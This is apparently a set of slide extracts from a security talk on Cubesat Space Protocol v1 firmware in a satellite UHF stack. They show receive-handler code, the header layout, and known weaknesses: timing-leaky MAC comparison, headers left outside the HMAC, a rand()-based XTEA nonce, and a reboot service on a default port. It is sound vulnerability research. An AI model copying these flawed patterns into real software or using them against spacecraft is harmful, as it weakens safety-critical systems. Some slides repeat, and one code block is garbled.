
System Chart




System Chart



System Chart




UHF-Stack



```
1 void csp_i2c_rx(i2c_frame_t *frame, void *pxTaskWoken) {
2     // ...
3     if (frame) {
4         frame_len = frame->len - 4;
5         if (frame_len > 0xfc) {
6             csp_if_i2c.frame = csp_if_i2c.frame + 1;
7             csp_buffer_free_isr(frame);
8             return;
9         }
10        frame->len = frame_len;
11        i2c_rx_csp_packet = (csp_packet_t *) frame;
12        h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
13                      frame->data[0] << 0x18 | frame->data[2] << 8);
14        frame->data[3] = (uint8_t)h32;
15        frame->data[0] = (uint8_t)(h32 >> 0x18);
16        frame->data[1] = (uint8_t)(h32 >> 0x10);
17        frame->data[2] = (uint8_t)(h32 >> 8);
18        csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
19    }
20    return;
21 }
```



UHF-Stack



```
1 void csp_i2c_rx(i2c_frame_t *frame, void *pxTaskWoken) {
2     // ...
3     if (frame) {
4         frame
5         if (f
6             1 uint32_t csp_ntoh32(uint32_t n32) {
7             2     return n32;
8             3 }
9         ret
10    }
11    frame
12    i2c_rx_csp_packet = (csp_packet_t *) frame;
13    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
14                frame->data[0] << 0x18 | frame->data[2] << 8);
15    frame->data[3] = (uint8_t)h32;
16    frame->data[0] = (uint8_t)(h32 >> 0x18);
17    frame->data[1] = (uint8_t)(h32 >> 0x10);
18    frame->data[2] = (uint8_t)(h32 >> 8);
19    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
20 }
21 return;
22 }
```



UHF-Stack



Cubesat Space Protocol (CSP) v1




 TCP/IP Oriented Design

CSP Header 1.x																																	
Bit offset	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	
0	Priority		Source				Destination				Destination Port				Source Port				Reserved				H	X	R	C							
32	Data (0 – 65,535 bytes)																																

Source: https://en.wikipedia.org/wiki/Cubesat_Space_Protocol

UHF-Stack




Cubesat Space Protocol (CSP) v1



Security Features

- HMAC-SHA1 Authentication
- XTEA Encryption Support




Security Issues

1. MAC comparison leaks timing data #44
 - memcmp to compare the digest
2. HMAC doesn't protect headers #45
 - Same problem for the CRC checks
3. XTEA encrypt packet nonce too predictable #162
 - `const uint32_t nonce = (uint32_t)rand();`


Authors: Issues fixed in libcsp v2

UHF-Stack



```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
3         csp_log_error("Received XTEA encrypted packet, but CSP was
4         compiled without XTEA support. Discarding packet");
5     }
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
9         csp_log_error("Received packet with HMAC, but CSP was compiled
10        without HMAC support. Discarding packet");
11    }
12    // ...
13 }
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Socket API + TCP-based ports

- "Default" Server
 - socket, bind, listen, accept

```
1  if (cspServerInitialised == false) {
2    cspSocket = csp_socket(0);
3    if (!cspSocket) { return; }
4
5    ret = csp_bind(cspSocket, CSP_ANY_PORT);
6    if (!ret) { return; }
7
8    ret = csp_listen(cspSocket, 10);
9    if (!ret) { return; }
10
11   cspServerInitialised = true;
12 }
13
14 cspServerConn = csp_accept(cspSocket, 10);
15 if (cspServerConn) {
16   while (request_packet = csp_read(cspServerConn, 0), packet) {
17     dest_port = csp_conn_dport(cspServerConn);
18     switch(dest_port) {
19       // ...
20     }
21   }
22   csp_close(cspServerConn);
23 }
```


UHF-Stack



Cubesat Space Protocol (CSP) v1




Socket API + TCP-based ports

- "Default" Server
 - socket, bind, listen, accept

```
1 if (cspServerInitialised == false) {
2   cspSocket = csp_socket(0);
3   if (!cspSocket) { return; }
4
5   ret = csp_bind(cspSocket, CSP_ANY_PORT);
6   if (!ret) { return; }
7
8   ret = csp_listen(cspSocket, 10);
9   if (!ret) { return; }
10
11  cspServerInitialised = true;
12 }
13
14 cspServerConn = csp_accept(cspSocket, 10);
15 if (cspServerConn) {
16   while (request_packet = csp_read(cspServerConn, 0), packet) {
17     dest_port = csp_conn_dport(cspServerConn);
18     switch(dest_port) {
19       // ...
20     }
21   }
22   csp_close(cspServerConn);
23 }
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Default Services

- Network Info Handlers
- Ping
- OS Tasklist
- Remaining Memory
- System Reboot
- Current Time

```
1  switch(csp_conn_dport(conn)) {
2      case 0: // Network information handlers
3          csp_cmp_handler(conn, packet);
4          break;
5      case 1: // Ping
6          do_csp_debug(2, "SERVICE: Ping received");
7          break;
8      case 2: // OS Tasklist
9          csp_sys_tasklist(str, size);
10         // ...
11         csp_send(conn, packet, 0);
12         break;
13     case 3: // Remaining Memory
14         val = csp_sys_memfree();
15         // ...
16         csp_send(conn, packet, 0);
17         break;
18     case 4: // System Reboot
19         if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot(); }
20         // ...
21 }
```

UHF-Stack




Cubesat Space Protocol (CSP) v1

Default Services

- Network Info Handlers
- Ping
- OS Tasklist
- Remaining Memory
- System Reboot
- Current Time

```
1  switch(csp_conn_dport(conn)) {
2      case 0: // Network information handlers
3          csp_cmp_handler(conn, packet);
4          break;
5      case 1: // Ping
6          do_csp_debug(2, "SERVICE: Ping received");
7          break;
8      case 2: // OS Tasklist
9          csp_sys_tasklist(str, size);
10         // ...
11         csp_send(conn, packet, 0);
12         break;
13     case 3: // Remaining Memory
14         val = csp_sys_memfree();
15         // ...
16         csp_send(conn, packet, 0);
17         break;
18     case 4: // System Reboot
19         if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot(); }
20         // ...
21 }
```

UHF-Stack



